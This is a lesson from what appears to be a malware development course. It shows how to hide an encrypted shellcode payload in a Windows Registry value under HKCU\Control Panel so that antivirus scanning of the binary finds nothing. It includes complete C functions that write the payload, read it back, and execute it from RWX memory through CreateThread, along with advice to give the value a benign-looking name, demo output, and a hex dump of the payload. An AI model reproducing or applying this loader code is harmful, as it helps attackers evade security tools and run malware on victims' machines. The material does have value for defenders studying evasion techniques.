Payload Staging - Windows Registry

Introduction

The previous module showed that a payload does not necessarily need to be stored inside the malware. Instead, the payload can be fetched at runtime by the malware. This module will show a similar technique, except the payload will be written as a registry key value and then fetched from the Registry when required. Since the payload will be stored in the Registry, if security solutions scan the malware they will be unable to detect or find any payload within.

This code in this module is divided into two parts. The first part is writing the encrypted payload to a registry key. The second part reads the payload from the same registry key, decrypts it and executes it. The module will not explain the encryption/decryption process as this was explained in prior modules.

This module will also introduce the concept of Conditional Compilation.

Conditional Compilation

Conditional compilation is a way to include code inside a project which the compiler will either compile or not compile. This will be used by the implementation to decide whether it's reading or writing to the Registry.

The two sections below provide skeleton code as to how the read and write operations will be written using conditional compilation.

Write Operation

```
#define WRITEMODE

// Code that will be compiled in both cases

// if 'WRITEMODE' is defined
#ifdef WRITEMODE
        // The code that will be compiled
        // Code that's needed to write the payload to the Registry
#endif

// if 'READMODE' is defined
#ifdef READMODE
        // Code that will NOT be compiled
#endif
```

Read Operation

```
        #define READMODE

        // Code that will be compiled in both cases

        // if 'READMODE' is defined
        #ifdef READMODE
                // The code that will be compiled
                // Code that's needed to read the payload from the Registry
        #endif

        // if 'WRITEMODE' is defined
        #ifdef WRITEMODE
                // Code that will NOT be compiled
        #endif
```

Writing To The Registry

This section will walk through the `WriteShellcodeToRegistry` function. The function takes two parameters:

1. `pShellcode` - The payload to be written.


2. `dwShellcodeSize` - The size of the payload to be written.

REGISTRY & REGSTRING

The code starts with two pre-defined constants `REGISTRY` and `REGSTRING` which are set to `Control Panel` and `MalDevAcademy` respectively.


```
// Registry key to read / write
#define     REGISTRY            "Control Panel"
#define     REGSTRING           "MalDevAcademy"
```

`REGISTRY` is the name of the registry key that will hold the payload. The full path of `REGISTRY` will be `Computer\HKEY_CURRENT_USER\Control Panel`.



Name	Type	Data
(Default)	REG_SZ	(value not set)
SettingsExtensionAppSnapshot	REG_BINARY	00 00 00 00 00 00 00 00

What the function will be doing programmatically is creating a new `String Value` under this registry key to store the payload. `REGSTRING` is the name of the string value that will be created. Obviously, in a real situation, use a more realistic value such as `PanelUpdateService` or `AppSnapshot`.



Opening a Handle To The Registry Key

The RegOpenKeyExA WinAPI is used to open a handle to the specified registry key which is a prerequisite to creating, editing or deleting values under the registry key.

```
LSTATUS RegOpenKeyExA(
  [in]           HKEY   hKey,         // A handle to an open registry key
  [in, optional] LPCSTR lpSubKey,     // The name of the registry subkey
to be opened (REGISTRY constant)
  [in]           DWORD  ulOptions,    // Specifies the option to apply
when opening the key - Set to 0
  [in]           REGSAM samDesired,   // Access Rights
  [out]          PHKEY  phkResult     // A pointer to a variable that
receives a handle to the opened key
);
```

The fourth parameter of the `RegOpenKeyExA` WinAPI defines the access rights to the registry key. Because the program needs to create a value under the registry key, `KEY_SET_VALUE` was selected. The full list of registry access rights can be found here.

```
STATUS = RegOpenKeyExA(HKEY_CURRENT_USER, REGISTRY, 0, KEY_SET_VALUE,
&hKey);
```

Setting Registry Value

Next, the RegSetValueExA WinAPI is used which takes the opened handle from `RegOpenKeyExA` and creates a new value that is based on the second parameter, `REGSTRING`. It will also write the payload to the newly created value.

```
LSTATUS RegSetValueExA(
  [in]           HKEY       hKey,            // A handle to an open
registry key
  [in, optional] LPCSTR     lpValueName,     // The name of the value to be
set (REGSTRING constant)
                 DWORD      Reserved,        // Set to 0
  [in]           DWORD      dwType,          // The type of data pointed to
by the lpData parameter
  [in]           const BYTE *lpData,         // The data to be stored
  [in]           DWORD      cbData           // The size of the information
pointed to by the lpData parameter, in bytes
);
```

It is also worth noting that the fourth parameter specifies the data type for the registry value. In this case, it's set to `REG_BINARY` since the payload is simply a list of bytes but the complete list of data types can be found here.

```
STATUS = RegSetValueExA(hKey, REGSTRING, 0, REG_BINARY, pShellcode,
dwShellcodeSize);
```

Closing Registry Key Handle

Finally, RegCloseKey is used to close the handle of the registry key that was opened.

```
LSTATUS RegCloseKey(
  [in] HKEY hKey // Handle to an open registry key to be closed
);
```

Writing To The Registry - Code Snippet

```
// Registry key to read / write
#define     REGISTRY            "Control Panel"
#define     REGSTRING           "MalDevAcademy"

BOOL WriteShellcodeToRegistry(IN PBYTE pShellcode, IN DWORD
dwShellcodeSize) {

    BOOL        bSTATE  = TRUE;
    LSTATUS     STATUS  = NULL;
    HKEY        hKey    = NULL;

    printf("[i] Writing 0x%p [ Size: %ld ] to \"%s\\%s\" ... ", pShellcode,
dwShellcodeSize, REGISTRY, REGSTRING);

    STATUS = RegOpenKeyExA(HKEY_CURRENT_USER, REGISTRY, 0, KEY_SET_VALUE,
&hKey);
    if (ERROR_SUCCESS != STATUS) {
        printf("[!] RegOpenKeyExA Failed With Error : %d\n", STATUS);
        bSTATE = FALSE; goto _EndOfFunction;
    }

    STATUS = RegSetValueExA(hKey, REGSTRING, 0, REG_BINARY, pShellcode,
dwShellcodeSize);
    if (ERROR_SUCCESS != STATUS){
        printf("[!] RegSetValueExA Failed With Error : %d\n", STATUS);
        bSTATE = FALSE; goto _EndOfFunction;
    }

    printf("[+] DONE ! \n");


_EndOfFunction:
    if (hKey)
        RegCloseKey(hKey);
    return bSTATE;
}
```

Reading The Registry

After the payload has been successfully written into the `MalDevAcademy` string within the `Computer\HKEY_CURRENT_USER\Control Panel` registry key, the next step is to create an additional implementation responsible for handling the decryption process, similar to what was offered by the `HellShell.exe` program.

This section will walk through the `ReadShellcodeFromRegistry` function shown below. The function takes two arguments:

- `ppPayload` - which is a pointer to a `PBYTE` variable, that will be used to save the base address of the read payload when the function returns.
- `psSize` - The size of the read payload.

Read Registry Value

The RegGetValueA function requires the registry key and value to read, which are `REGISTRY` and `REGSTRING`, respectively. In the previous module, it was possible to fetch the payload from the internet in several chunks of any size, however, when working with `RegGetValueA` this is not possible since it does not read the bytes as a stream of data but rather all at once. Instead, one should call the `RegGetValueA` twice, once to fetch the payload's size, allocate enough memory to hold the payload, the next time `RegGetValueA` is called is to read the payload to the allocated buffer.

```
LSTATUS RegGetValueA(
  [in]                HKEY    hkey,     // A handle to an open registry key
  [in, optional]      LPCSTR  lpSubKey, // The path of a registry key
relative to the key specified by the hkey parameter
  [in, optional]      LPCSTR  lpValue,  // The name of the registry value.
  [in, optional]      DWORD   dwFlags,  // The flags that restrict the data
type of value to be queried
  [out, optional]     LPDWORD pdwType,  // A pointer to a variable that
receives a code indicating the type of data stored in the specified value
  [out, optional]     PVOID   pvData,   // A pointer to a buffer that
receives the value's data
  [in, out, optional] LPDWORD pcbData   // A pointer to a variable that
specifies the size of the buffer pointed to by the pvData parameter, in
bytes
);
```

The fourth parameter, `dwFlags` can be used to restrict the data type, however, this implementation uses `RRF_RT_ANY`, signifying any data type. Alternatively, `RRF_RT_REG_BINARY` could have been used since the payload is of binary data type. The below code snippet demonstrates how to call `RegGetValueA` to fetch the payload size.

```
// The 'pvData' paremeter is set to 'NULL'. After the function returns, the
payload size will be saved into the 'dwBytesRead' variable.
LSTATUS STATUS = RegGetValueA(HKEY_CURRENT_USER, REGISTRY, REGSTRING,
RRF_RT_ANY, NULL, NULL, &dwBytesRead);
// Use the 'dwBytesRead' variable to allocate enough memory to hold the
payload
```

```
PBYTE   pBytes = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY,
dwBytesRead);
```

After calling `HeapAlloc`, the code can be followed with another `RegGetValueA` call to fetch the payload from registery. The second call should look like this:

```
// The 'pvData' paremeter is set to 'pBytes' which will be use to write the
payload to.
LSTATUS STATUS = RegGetValueA(HKEY_CURRENT_USER, REGISTRY, REGSTRING,
RRF_RT_ANY, NULL, pBytes, &dwBytesRead);
```

Reading Registry - Code Snippet

```
BOOL ReadShellcodeFromRegistry(OUT PBYTE* ppPayload, OUT SIZE_T* psSize) {

    LSTATUS     STATUS      = NULL;
    DWORD               dwBytesRead = NULL;
    PVOID               pBytes      = NULL;

    // Fetching the payload's size
    STATUS = RegGetValueA(HKEY_CURRENT_USER, REGISTRY, REGSTRING,
RRF_RT_ANY, NULL, NULL, &dwBytesRead);
    if (ERROR_SUCCESS != STATUS) {
        printf("[!] RegGetValueA Failed With Error : %d\n", STATUS);
        return FALSE;
    }

    // Allocating heap that will store the payload that will be read
    pBytes = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, dwBytesRead);
    if (pBytes == NULL){
        printf("[!] HeapAlloc Failed With Error : %d\n", GetLastError());
        return FALSE;
    }

    // Reading the payload from "REGISTRY" key, from value "REGSTRING"
    STATUS = RegGetValueA(HKEY_CURRENT_USER, REGISTRY, REGSTRING,
RRF_RT_ANY, NULL, pBytes, &dwBytesRead);
    if (ERROR_SUCCESS != STATUS) {
        printf("[!] RegGetValueA Failed With Error : %d\n", STATUS);
        return FALSE;
    }

    // Saving
    *ppPayload  = pBytes;
    *psSize     = dwBytesRead;

    return TRUE;
}
```

Executing Payload


Once the payload is read from the registry and stored inside the allocated buffer, the `RunShellcode` function is used to execute the payload. Note that this function was explained in earlier modules.

```
BOOL RunShellcode(IN PVOID pDecryptedShellcode, IN SIZE_T
sDecryptedShellcodeSize) {

    PVOID pShellcodeAddress = NULL;
    DWORD dwOldProtection   = NULL;

    pShellcodeAddress = VirtualAlloc(NULL, sDecryptedShellcodeSize,
MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
    if (pShellcodeAddress == NULL) {
        printf("[!] VirtualAlloc Failed With Error : %d \n",
GetLastError());
        return FALSE;
    }

    printf("[i] Allocated Memory At : 0x%p \n", pShellcodeAddress);

    memcpy(pShellcodeAddress, pDecryptedShellcode,
sDecryptedShellcodeSize);
    memset(pDecryptedShellcode, '\0', sDecryptedShellcodeSize);

    if (!VirtualProtect(pShellcodeAddress, sDecryptedShellcodeSize,
PAGE_EXECUTE_READWRITE, &dwOldProtection)) {
        printf("[!] VirtualProtect Failed With Error : %d \n",
GetLastError());
        return FALSE;
    }

    printf("[#] Press <Enter> To Run ... ");
    getchar();

    if (CreateThread(NULL, NULL, pShellcodeAddress, NULL, NULL, NULL) ==
NULL) {
        printf("[!] CreateThread Failed With Error : %d \n",
GetLastError());
```

```
        return FALSE;
    }

    return TRUE;
}
```

Writing To The Registry - Demo


Before executing the compiled code shown above, the registry key looks like this:



Computer\HKEY_CURRENT_USER\Control Panel

Name	Type	Data
(Default)	REG_SZ	(value not set)
SettingsExtensionAppSnapshot	REG_BINARY	00 00 00 00 00 00 00 00

After running the program, a new registry string value is created with the RC4 encrypted payload.




Computer\HKEY_CURRENT_USER\Control Panel

Name	Type	Data
(Default)	REG_SZ	(value not set)
MalDevAcademy	REG_BINARY	3f 8c 01 ca 70 80 3f 6b e3 7b 77 f2 05 77 0e 97 01 d4 45 48 65 aa 64 d1 04 a1 eb ...
SettingsExtensionAppSnapshot	REG_BINARY	00 00 00 00 00 00 00 00

C:\Users\User\source\repos\Lesson4\x64\Release\Registery.exe

```
[#] Press <Enter> To Write The Shellcode To The Registery...
[i] Writing 0x00007FF728AD4040 [ Size: 272 ] to "Control Panel\MalDevAcademy" ... [+] DONE !
[#] Press <Enter> To Quit ...
```

Double-clicking on `MaldevAcademy` will show the payload in HEX and ASCII format.



ntrol Panel

Name	Type	Data
(Default)	REG_SZ	(value not set)
MalDevAcademy	REG_BINARY	3f 8c 01 ca 70 80 3f 6b e3 7b 77 f2 05 77 0e 97 01 d4 45 48 65 aa 64 d1 04 a1 eb ...
SettingsExtensionAppSnapshot	REG_BINARY	00 00 00 00 00 00 00 00

Edit Binary Value


Value name:
MalDevAcademy

Value data:

```
00000000  3F  8C  01  CA  70  80  3F  6B    ? . . Ê p . ? k
00000008  E3  7B  77  F2  05  77  0E  97    ã { w ò . w . .
00000010  01  D4  45  48  65  AA  64  D1    . Ô E H e ª d Ñ
00000018  04  A1  EB  DF  6E  3C  86  DF    . ¡ ë ß n < . ß
00000020  53  89  D4  33  87  09  9D  F5    S . Ô 3 . . . õ
00000028  B0  25  A3  B0  FA  47  A1  8B    ° % £ ° ú G ¡ .
00000030  54  36  5D  2A  12  6D  9D  CC    T 6 ] * . m . Ì
00000038  37  1B  44  4D  1C  D2  0B  26    7 . D M . Ò . &
00000040  41  C8  55  14  BD  0A  EF  93    A È U . ½ . ï .
00000048  3A  4B  A2  3D  F9  67  6E  B4    : K ¢ = ù g n ´
00000050  68  66  44  E2  5D  C9  E6  F7    h f D â ] É æ ÷
```

Reading The Registry - Demo

The program begins by reading the encrypted payload from the Registry.




```
00007FFE38D63C44   C3                   ret
00007FFE38D63C45   CD 2E                int 2E
00007FFE38D63C47   C3                   ret
00007FFE38D63C48   0F1F8400 00000000    nop dword ptr ds:[rax+rax],eax
00007FFE38D63C50   4C:8BD1              mov r10,rcx                       NtDeviceIoControlFile
00007FFE38D63C53   B8 07000000          mov eax,7
00007FFE38D63C58   F60425 0803FE7F 01   test byte ptr ds:[7FFE0308],1
00007FFE38D63C60   75 03                jne ntdll.7FFE38D63C65
00007FFE38D63C62   0F05                 syscall
00007FFE38D63C64   C3                   ret
00007FFE38D63C65   CD 2E                int 2E
00007FFE38D63C67   C3                   ret
00007FFE38D63C68   0F1F8400 00000000    nop dword ptr ds:[rax+rax],eax
00007FFE38D63C70   4C:8BD1              mov r10,rcx                       NtWriteFile
00007FFE38D63C73   B8 08000000          mov eax,8
00007FFE38D63C78   F60425 0803FE7F 01   test byte ptr ds:[7FFE0308],1
00007FFE38D63C80   75 03                jne ntdll.7FFE38D63C85
00007FFE38D63C82   0F05                 syscall
00007FFE38D63C84   C3                   ret
00007FFE38D63C85   CD 2E                int 2E
00007FFE38D63C87   C3                   ret
00007FFE38D63C88   0F1F8400 00000000    nop dword ptr ds:[rax+ra
00007FFE38D63C90   4C:8BD1              mov r10,rcx
00007FFE38D63C93   B8 09000000          mov eax,9
00007FFE38D63C98   F60425 0803FE7F 01   test byte ptr ds:[7FFE03
00007FFE38D63CA0   75 03                jne ntdll.7FFE38D63CA5
